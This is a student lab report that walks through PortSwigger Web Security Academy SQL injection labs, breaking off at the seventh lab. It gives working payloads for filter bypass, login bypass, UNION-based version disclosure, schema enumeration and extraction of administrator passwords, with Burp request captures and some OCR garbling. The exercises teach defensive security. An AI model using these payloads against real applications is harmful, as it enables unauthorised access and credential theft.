

Systems and Network Programming - IE2012

Labsheet 4



S.I.B.Jayawardhana

IT22921512

The product category filter in this lab has a SQL injection flaw. An SQL query similar to the following is run by the program when a user chooses a category.

SELECT * FROM products WHERE category = 'Gifts' AND released = 1

Perform a SQL injection attack to finish the lab by getting the application to show one or more prototypes.

- Step 01: Make use of Burp Suite to intercept and modify the request that manages the setting for the product category filter.

- Step 02: Change the category parameter by setting its value to '+OR+1=1—

The screenshot shows a browser window with two tabs: 'What is SQL injection?' and 'Lab: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data'. The main content area displays the lab instructions and a code input field containing:

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

Below the code, it says: "To solve the lab, perform a SQL injection attack that causes the application to display one or more unreleased products." To the right of the browser is a Burp Suite interface showing the raw HTTP request:

```
1 GET /academy/LabHeader HTTP/2
2 Host: 0a1800c304dbcb1d80c5fd5200f100b3.web-security-academy.net
3 Connection: Upgrade
4 Pragma: no-cache
5 Cache-Control: no-cache
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5945.111 Safari/537.36
7 Upgrade: websocket
8 Origin: https://0a1800c304dbcb1d80c5fd5200f100b3.web-security-academy.net
9 Sec-WebSocket-Fingerprint: 13
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Cookie: session=1gqD5jfcYrImp7pBwfHme2IBQ56PVI
13 Sec-WebSocket-Key: hM7hsK+3aU+QKfQjQ4CbEqw=
14
15
```

- Step 3: Submit the request and confirm that the response now displays one or more products that have not yet been released.

[.web-security-academy.net/filter?category=Food%26Drink%27+OR+1=1--](http://web-security-academy.net/filter?category=Food%26Drink%27+OR+1=1--)

Home

WE LIKE TO
SHOP 

Food & Drink' OR 1=1--

Refine your search:
[All](#) [Clothing, shoes and accessories](#) [Food & Drink](#) [Lifestyle](#) [Tech gifts](#)

 SD Voice Assistant  \$32.66 View details	 Vintage Neck Defender  \$85.77 View details	 Paintball Gun - Thunder Striker  \$37.96 View details	 Sprout More Brain Power  \$6.45 View details
 There's No Place Like Gnome  \$30.92 View details	 Eye Projectors  \$1.48 View details	 Baby Mindy Shoes  \$64.35 View details	 Roulette Drinking Game  \$80.07 View details
 AbZorba Ball  \$19.99 View details	 What Do You Meme?  \$19.99 View details	 BBQ Suitcase  \$19.99 View details	 Waterproof Tea Bags  \$19.99 View details

2. SQL injection vulnerability allowing login bypass.

This lab contains a [SQL injection](#) vulnerability in the login function.


To solve the lab, perform a SQL injection attack that logs in to the application as the administrator user.

- Step 01: Utilize Burp Suite to intercept and modify the login request.

The screenshot shows the Burp Suite interface on the left and a web browser window on the right. In the Burp Suite 'Proxy' tab, a network request is captured for a login page. The request details show a GET request to 'https://0a7a0057031b1b6b8088da4c00d0002a.web-security-academy.net:443'. The browser window on the right displays a 'Web Security Academy' page titled 'SQL injection vulnerability allowing login bypass'. The URL in the browser is 'https://0a7a0057031b1b6b8088da4c00d0002a.web-security-academy.net:443'. A green 'LAB' button with 'Not solved' is visible. Below the browser window, a 'Login' form is shown with 'Username' set to 'administrator--' and 'Password' set to 'password'. A 'Log in' button is at the bottom.

- Step 02: Change the value of the username parameter to: **administrator'--** In this step when we input username and password the query will look like this,
SELECT * FROM users WHERE username = 'administrator' AND password = 'password';

When we input single quotation mark (‘) for the username and password the website will display an “internal server error”. So, this suggests that the website could be vulnerable to SQL injection.



In this case if we input “administrator’--” the website will log us in because “--” will comment out the rest of the SQL query statement mentioned above.

The screenshot shows a browser window for a lab titled "SQL injection vulnerability allowing login bypass" from the "Web Security Academy". The status bar indicates the task is "Solved". Below the title, there's a link to "Back to lab description". A prominent orange banner at the top says "Congratulations, you solved the lab!" with options to "Share your skills!" or "Continue learning". At the bottom of the page, there are links for "Home", "My account", and "Log out". The main content area is titled "My Account" and displays the message "Your username is: administrator". It includes a form field for "Email" with a placeholder and a green "Update email" button.

3. SQL injection attack, querying the database type and version on Oracle.

This lab contains a SQL injection vulnerability in the product category filter. You can use a UNION attack to retrieve the results from an injected query. To solve the lab, display the database version string.

HINT: On Oracle databases, every SELECT statement must specify a table to select FROM. If your UNION SELECT attack does not query from a table, you will still need to include the FROM keyword followed by a valid table name.

There is a built-in table on Oracle called dual which you can use for this purpose. For example:
UNION SELECT 'abc' FROM dual.

- Step 01: Utilize Burp Suite to intercept and modify the request responsible for configuring the product category filter.

Request

Pretty	Raw	Hex
<pre> 1 GET /filter?category=Corporate+gifts HTTP/2 2 Host: 0aef006503080a9681fe9d7e00870061.web-security-academy.net 3 Cookie: session=lclZ16wG6EIJgBiyr916Yk93bjoaTQMu 4 Sec-Ch-Ua: 5 Sec-Ch-Ua-Mobile: ?0 6 Sec-Ch-Ua-Platform: "" 7 Upgrade-Insecure-Requests: 1 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 10 Sec-Fetch-Site: same-origin 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-User: ?1 13 Sec-Fetch-Dest: document 14 Referer: https://0aef006503080a9681fe9d7e00870061.web-security-academy.net/ 15 Accept-Encoding: gzip, deflate 16 Accept-Language: en-US,en;q=0.9 17 </pre>		

- Find out the number of columns returned by the query and identify which columns contain text data. To confirm that the query returns two columns, both with text, we can use a payload like the following in the category parameter:

```
'+UNION+SELECT+'abc','def+FROM+dual—
```

We need to use FROM clause as it is an Oracle database otherwise the server will give us an error message as “Internal server error”.

Request		Response				
Pretty	Raw	Hex	Pretty	Raw	Hex	
1 GET /filter?category=Corporate+gifts'+UNION+SELECT+'abc','def'+FROM+dual-- HTTP/2			that can afford laser surgery problems looking at a tiny ce			
2 Host: OaeF006503080a9681fe9d7e00870061.web-security-academy.net			folding keyboard for yonks, g			
3 Cookie: session=lcLZ16wG6EIJgBiyr916Yk93bjoaTQMu			</td>			
4 Sec-Ch-Ua:			</tr>			
5 Sec-Ch-Ua-Mobile: ?0			<tr>			
6 Sec-Ch-Ua-Platform: "			<th>			
7 Upgrade-Insecure-Requests: 1			The Giant Enter Key			
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)			</th>			
Chrome/116.0.5845.111 Safari/537.36			<td>			
9 Accept:			Made from soft, nylon material			
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7			the ideal office addition. Sim			
10 Sec-Fetch-Site: same-origin			youapos;re normal enter button			
11 Sec-Fetch-Mode: navigate			living heck out of it whenever			
12 Sec-Fetch-User: ?1			existing keyboard from yet another			
13 Sec-Fetch-Dest: document			billed by your boss for damage			
14 Referer: https://OaeF006503080a9681fe9d7e00870061.web-security-academy.net/			This is also an ideal gift for			
15 Accept-Encoding: gzip, deflate			you just fear to walk past. S			
16 Accept-Language: en-US,en;q=0.9			agitated friend, this sheer su			
17			miss when you go to let that			
18			</td>			
			</tr>			
			<tr>			
			<th>			
			abc			
			</th>			
			<td>			
			def			
			</td>			
			</tr>			
			</tbody>			
			</table>			
			</div>			
			</section>			
			<div class="footer-wrapper">			
			</div>			
			</div>			
			</body>			
			</html>			
			111			
		0 highlights				
Done						
<input type="button" value="①"/> <input type="button" value="⚙"/> <input type="button" value="↶"/> <input type="button" value="↷"/> <input type="text" value="Search..."/>						

Step 03: We can use the following query to reveal the database version. Since it is an Oracle database we have to use “v\$version”.

`'+UNION+SELECT+BANNER,+NULL+FROM+v$version—`

Request		Response			
Pretty	Raw	Hex		Pretty	Raw
1 GET /filter?category=gifts'+UNION+SELECT+BANNER,+NULL+FROM+v\$version-- HTTP/2				that can afford laser surgery, and they're just being greedy as they have	
2 Host: 0ae006503080a8681fe9d7e00870061.web-security-academy.net				problems looking at a tiny cell phone screen. I hate touch screens and have ha	
3 Cookie: session=icLZI6wG6EIJgBiyr518Yh93bjoaTQMu				folding keyboard for yonks, give me a giant Blackberry any day!	
4 Sec-Ch-User-Agent: ?0				</td>	
5 Sec-Ch-UA-Mobile: ?0				</tr>	
6 Sec-Ch-UA-Platform: ??				<tr>	
7 Upgrade-Insecure-Requests: 1				<th>	
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)				</th>	
Chrome/116.0.5845.111 Safari/537.36				</tr>	
9 Accept:				<tr>	
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7				<th>	
10 Sec-Fetch-Site: same-origin				</th>	
11 Sec-Fetch-Mode: navigate				</tr>	
12 Sec-Fetch-User: ?1				<tr>	
13 Sec-Fetch-Dest: document				<th>	
14 Referer: https://0ae006503080a8681fe9d7e00870061.web-security-academy.net/				</th>	
15 Accept-Encoding: gzip, deflate				</tr>	
16 Accept-Language: en-US,en;q=0.9				<tr>	
17				<th>	
18				</th>	
			100	Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production	
			101	</th>	
			102	</tr>	
			103	<tr>	
			104	<th>	
			105	PL/SQL Release 11.2.0.2.0 - Production	
			106	</th>	
			107	</tr>	
			108	<tr>	
				<th>	
				TNS for Linux: Version 11.2.0.2.0 - Production	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
				<th>	
				</th>	
				</tr>	
				<tr>	
		</			

4. SQL injection attack, querying the database type and version on MySQL and Microsoft.

This lab contains a [SQL injection](#) vulnerability in the product category filter. You can use a UNION attack to retrieve the results from an injected query.

To solve the lab, display the database version string.

- Step 01: We can find out the number of columns and which columns contain the text data using the following payload. '+UNION+SELECT+'hello','world'# "# is used to add comments.

Request		Response			
Pretty	Raw	Hex	Pretty	Raw	Hex
1 GET /filter?category=Tech+gifts'+UNION+SELECT+'hello','world'# HTTP/2	HTTP/2	92	</th>		
2 Host: 0aec003d03b52aaaf82b8c91d001b00fb.web-security-academy.net			<td>		
3 Cookie: session=fyq0iZFbQIvx69KzTfXzSkmHVb1Lwa8o			As we get older and our memories fade, it		
4 Sec-Ch-Ua:			special occasions and share them with our		
5 Sec-Ch-Ua-Mobile: ?0			have invented something as simple as a bo		
6 Sec-Ch-Ua-Platform: ""			treasure them, and relive them over and o		
7 Upgrade-Insecure-Requests: 1			Yes, it really is as simple as a box. We		
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)	Chrome/116.0.5845.111 Safari/537.36		Insert the 35mm negative film, point at y		
9 Accept:			won't see anything right away, not u		
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7			used the film goes to a magic place where		
10 Sec-Fetch-Site: same-origin			of those exact moments when you clicked t		
11 Sec-Fetch-Mode: navigate			paper which you can frame, or put into or		
12 Sec-Fetch-User: ?1			As our product becomes more mainstream we		
13 Sec-Fetch-Dest: document			especially after we upgrade and enhance o		
14 Referer: https://0aec003d03b52aaaf82b8c91d001b00fb.web-security-academy.net/			second-generation versions. Once you have		
15 Accept-Encoding: gzip, deflate			receive any upgrades, we will offer a sma		
16 Accept-Language: en-US,en;q=0.9			anticipating each upgrade will require di		
17			will no longer work in our new Picture Bo		
18			mailing list and always be the first to h		
			Happy Snapping.		
			</td>		
			</tr>		
			<tr>		
			<th>		
			hello		
			</th>		
			<td>		
			world		
			</td>		

Step 02: To solve this lab we can use the following payload.

'+UNION+SELECT+'database+version+is+down+below',@@@version#

Request		Response			
Pretty	Raw	Hex	Render		
1 GET /filter?category=Tech+gifts'+UNION+SELECT+database+version+is+down+below',@@version#HTTP/2 HTTP/2			</th><td>		
2 Host: Daec003d03b52aaaf82b8c91d001b00fb.web-security-academy.net			As we get older and our memories fade, it's special occasions and share them with our friends have invented something as simple as a box treasure them, and relive them over and over. Yes, it really is as simple as a box. We'd insert the 35mm negative film, point at you won't see anything right away, not until the film goes to a magic place where people of those exact moments when you clicked the paper which you can frame, or put into one.		
3 Cookie: session=fyq0iZPbQIvx69KzTfXzShmHVb1Lwa8o			As our product becomes more mainstream we've especially after we upgrade and enhance our second-generation versions. Once you have received any upgrades, we will offer a small anticipatory each upgrade will require difficult no longer work in our new Picture Box mailing list and always be the first to hear Happy Snapping.		
4 Sec-Ch-Ua:			</td>		
5 Sec-Ch-Ua-Mobile: ?0			</tr>		
6 Sec-Ch-Ua-Platform: ""			<tr>		
7 Upgrade-Insecure-Requests: 1			<th>		
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)			database version is down below		
Chrome/116.0.5845.111 Safari/537.36			</th>		
9 Accept:			<td>		
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7			8.0.34-0ubuntu0.20.04.1		
10 Sec-Fetch-Site: same-origin			</td>		
11 Sec-Fetch-Mode: navigate			</tr>		
12 Sec-Fetch-User: ?1			</tbody>		
13 Sec-Fetch-Dest: document			</table>		
14 Referer: https://Daec003d03b52aaaf82b8c91d001b00fb.web-security-academy.net/			</div>		
15 Accept-Encoding: gzip, deflate					
16 Accept-Language: en-US,en;q=0.9					
17					
18					

database version is down below

8.0.34-0ubuntu0.20.04.1

5. SQL injection attack, listing the database contents on non-Oracle databases.

This lab contains a [SQL injection](#) vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

The application has a login function, and the database contains a table that holds usernames and passwords. You need to determine the name of this table and the columns it contains, then retrieve the contents of the table to obtain the username and password of all users.

To solve the lab, log in as the administrator user.

- Step 01: As we know there is a vulnerability in “category” using that we can find the database version to do the rest of the lab.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1 GET /filter?category=Gifts'UNION+SELECT+version(), 'a'-- HTTP/2				87			girts.
2 Host: 0a04002604146d46804b124200b400d0.web-security-academy.net				88			Get in touch, tell us what you need to be wrapped, within 24 hours. Let your funky originality extend every project we work on, so don't delay, give
3 Cookie: session=mcelJHss6etLpu0jE8bhNCTTo0wxAN1S				89			</td>
4 Sec-Ch-Ua:				90			<tr>
5 Sec-Ch-Ua-Mobile: ?0							<tr>
6 Sec-Ch-Ua-Platform: "							<th>
7 Upgrade-Insecure-Requests: 1							PostgreSQL 12.15 (Ubuntu 12.15-0ubuntu0.20.04.1) on
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)							gcc (Ubuntu 9.4.0-1ubuntu1~20.04.1) 9.4.0, 64-bit
Chrome/116.0.5845.141 Safari/537.36							</th>
9 Accept:							</tr>

- Step 02: List the tables in the database using the following payload and search for “users” table.

'+UNION+SELECT+TABLE_NAME,NULL+FROM+information_schema.tables—

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1 GET /filter?category=Gifts'+UNION+SELECT+TABLE_NAME,NULL+FROM+information_schema.tables-- HTTP/2				344			with 'couple's umbrella.
2 Host: 0a04002604146d46804b124200b400d0.web-security-academy.net				345			</td>
3 Cookie: session=mcelJHss6etLpu0jE8bhNCTTo0wxAN1S				346			<tr>
4 Sec-Ch-Ua:							<th>
5 Sec-Ch-Ua-Mobile: ?0							pg_stat_database
6 Sec-Ch-Ua-Platform: "							</th>
7 Upgrade-Insecure-Requests: 1				347			</tr>
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)				348			<tr>
Chrome/116.0.5845.141 Safari/537.36				349			<th>
9 Accept:							sql_sizing
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7							</th>
10 Sec-Fetch-Site: same-origin				350			</tr>
11 Sec-Fetch-Mode: navigate				351			<tr>
12 Sec-Fetch-User: ?1				352			<th>
13 Sec-Fetch-Dest: document							users_qnpono
14 Referer: https://0a04002604146d46804b124200b400d0.web-security-academy.net/							</th>
15 Accept-Encoding: gzip, deflate				353			</tr>

Step 03: Find the column names in the table using this payload:

'+UNION+SELECT+column_name,+NULL+FROM+information_schema.columns+W

HERE+table_name='users_qnpono'—

Then find the username column and the password column.

Request			Response		
Pretty	Raw	Hex	Pretty	Raw	Hex
<pre> 1 GET /filter?category= Gifts'+UNION+SELECT+column_name,NULL+FROM+information_schema.columns+WHERE+table_name='users_qnpono'- - HTTP/2 2 Host: 0a04002604146d46804b124200b400d0.web-security-academy.net 3 Cookie: session=mcelJHss6etLpu0jE8bhNCTToOwxAN1S 4 Sec-Ch-Ua: 5 Sec-Ch-Ua-Mobile: ?0 6 Sec-Ch-Ua-Platform: "" 7 Upgrade-Insecure-Requests: 1 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 10 Sec-Fetch-Site: same-origin 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-User: ?1 13 Sec-Fetch-Dest: document 14 Referer: https://0a04002604146d46804b124200b400d0.web-security-academy.net/ 15 Accept-Encoding: gzip, deflate 16 Accept-Language: en-US,en;q=0.9 17 18 </pre>			<pre> 66 67 <section> 68 <table class="is-table-longdescris"> 69 <tbody> 70 <tr> 71 <th> 72 username_jpqyjs 73 </th> 74 <tr> 75 <td> 76 High-End Gift Wrapping 77 We offer a completely unique 78 giving. We can crochet any 79 the hard work so you don't 80 The gift is no longer the our bespoke wrapping, each many years to come. Due to the intricacy of the completed. So, organizations you want to take advantage gifts. Get in touch, tell us what within 24 hours. Let your every project we work on, </td> 78 </tr> 79 <tr> 80 <th> password_znobsk </pre>		

- Step 04: We have to get the usernames and the passwords from the table and find the administrator login. To do that we can execute this payload:

+UNION+SELECT+username_jpqyjs,password_znobsk+FROM+users_qnpono--

Request			Response		
Pretty	Raw	Hex	Pretty	Raw	Hex
<pre> 1 GET /filter?category= Gifts'+UNION+SELECT+username_jpqyjs,password_znobsk+FROM+users_qnpono-- HTTP/2 2 Host: 0a04002604146d46804b124200b400d0.web-security-academy.net 3 Cookie: session=mcelJHss6etLpu0jE8bhNCTToOwxAN1S 4 Sec-Ch-Ua: 5 Sec-Ch-Ua-Mobile: ?0 6 Sec-Ch-Ua-Platform: "" 7 Upgrade-Insecure-Requests: 1 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 10 Sec-Fetch-Site: same-origin 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-User: ?1 13 Sec-Fetch-Dest: document 14 Referer: https://0a04002604146d46804b124200b400d0.web-security-academy.net/ 15 Accept-Encoding: gzip, deflate 16 Accept-Language: en-US,en;q=0.9 17 18 </pre>			<pre> 71 <td> 72 69gubtud51lwvp05ljbu 73 </td> 74 <tr> 75 <th> 76 administrator 77 </th> 78 <td> 79 7n75uuuv3xiihbue6nuq00 80 </td> </pre>		

Now we can access the administrator account using the above credentials.

6. SQL injection attack, listing the database contents on Oracle.

This lab contains a [SQL injection](#) vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

The application has a login function, and the database contains a table that holds usernames and passwords. You need to determine the name of this table and the columns it contains, then retrieve the contents of the table to obtain the username and password of all users.

To solve the lab, log in as the administrator user.

- Step 01: This is much similar to the 5th lab. First, we have to list the tables in the oracle database using the following payload:

```
'+UNION+SELECT+table_name,NULL+FROM+all_tables—
```

Then we need to find the users table to get the administrator credentials.

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
1 GET /filter?category=Gifts'+UNION+SELECT+table_name,NULL+FROM+all_tables--			HTTP/2			existing snow melts, and all disappointment.
2 Host: 0a7b00da03d74654816a700400d60042.web-security-academy.net						</td>
3 Http/2:						</tr>
4 Http/2:						<tr>
5 Cookie: session=Ow6OiaagJe4PY7aVuL0qg5rpv4jGHRPx						<th>
6 Sec-Ch-Ua:						TABLE_PRIVILEGE_MAP
7 Sec-Ch-Ua-Mobile: ?0						</th>
8 Sec-Ch-Ua-Platform: "						</tr>
9 Upgrade-Insecure-Requests: 1						<tr>
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36						<th>
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7						USERS_MYGLJA
						</th>
						</tr>

Step 02: Find the column names using this payload:

```
'+UNION+SELECT+column_name,NULL+FROM+all_table_columns+WHERE+table_n  
ame%3d' USERS_WOSAVP'—
```

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1 GET /filter?category=Gifts'+UNION+SELECT+column_name,NULL+FROM+all_table_columns+WHERE+table_name%3d'USERS_WOSA VP-- HTTP/2				91			PASSWORD_WQHFUP
2 Host: 0a4c005304088efa800408a60033001b.web-security-academy.net				92			</th>
3 Cookie: session=HFNnPLkDaefs14PMSQYLPTTJiICuKAA				93			<tr>
4 Sec-Ch-Ua:				94			<th>
5 Sec-Ch-Ua-Mobile: ?0				95			Snow Delivered To You
6 Sec-Ch-Ua-Platform: ""				96			</th>
7 Upgrade-Insecure-Requests: 1				97			<td>
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36				98			By Steam Train Direct
9 Accept:				99			We can deliver you th
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7				100			to that white Christm
10 Sec-Fetch-Site: same-origin				101			Your snow will be lo
11 Sec-Fetch-Mode: navigate				102			across the globe in t
12 Sec-Fetch-User: ?1				103			snow will be ready to
13 Sec-Fetch-Dest: document				104			*Make sure you have a
14 Referer: https://0a4c005304088efa800408a60033001b.web-security-academy.net/				105			*Decant the liquid in
15 Accept-Encoding: gzip, deflate							molecular structure o
16 Accept-Language: en-US,en;q=0.9							*Allow 3 days for it
17 Content-Length: 106							resembles snowflakes.
18							*Scatter snow.
19							Yes! It really is the
20							unless you let them i
21							purchases for every r
22							Snow isn't just
23							that's 365 days
24							snow melts, and allow
25							disappointment.
26							</td>
27							</tr>
28							<tr>

- Step 03: Using the username, password columns we can find the administrator credentials using this payload:

```
+UNION+SELECT+USERNAME_EQARJA,PASSWORD_WQHFUP+FROM+USER
```

S_WOSAVP--

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1 GET /filter?category=Gifts'+UNION+SELECT+USERNAME_EQARJA,PASSWORD_WQHFUP+FROM+USERS_WOSAVP-- HTTP/2				100			that's 365 days o
2 Host: 0a4c005304088efa800408a60033001b.web-security-academy.net				101			snow melts, and allow
3 Cookie: session=HFNnPLkDaefs14PMSQYLPTTJiICuKAA				102			disappointment.
4 Sec-Ch-Ua:				103			</td>
5 Sec-Ch-Ua-Mobile: ?0				104			</tr>
6 Sec-Ch-Ua-Platform: ""				105			<tr>
7 Upgrade-Insecure-Requests: 1				106			<th>
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36				107			administrator
9 Accept:				108			</th>
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7				109			<td>
10 Sec-Fetch-Site: same-origin							bicUp9bleughayfuxla3
11 Sec-Fetch-Mode: navigate							</td>
12 Sec-Fetch-User: ?1							</tr>
13 Sec-Fetch-Dest: document							<tr>
14 Referer: https://0a4c005304088efa800408a60033001b.web-security-academy.net/							<th>
15 Accept-Encoding: gzip, deflate							carlos
16 Accept-Language: en-US,en;q=0.9							</th>
17 Content-Length: 151							<td>
18							Onyc8bfyqtclicic2pv3

7.

SQL injection UNION attack, determining the number of columns returned by the query.

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. The first step of such an attack is to determine the number of columns that are being returned by the query. You will then use this technique in subsequent labs to construct the full attack.

To solve the lab, determine the number of columns returned by the query by performing a SQL injection UNION attack that returns an additional row containing null values.

- Step 01: Change the category parameter value to '`UNION+SELECT+NULL`'—and see if it gives an error.

Request	Response
Pretty	Pretty
Raw	Raw
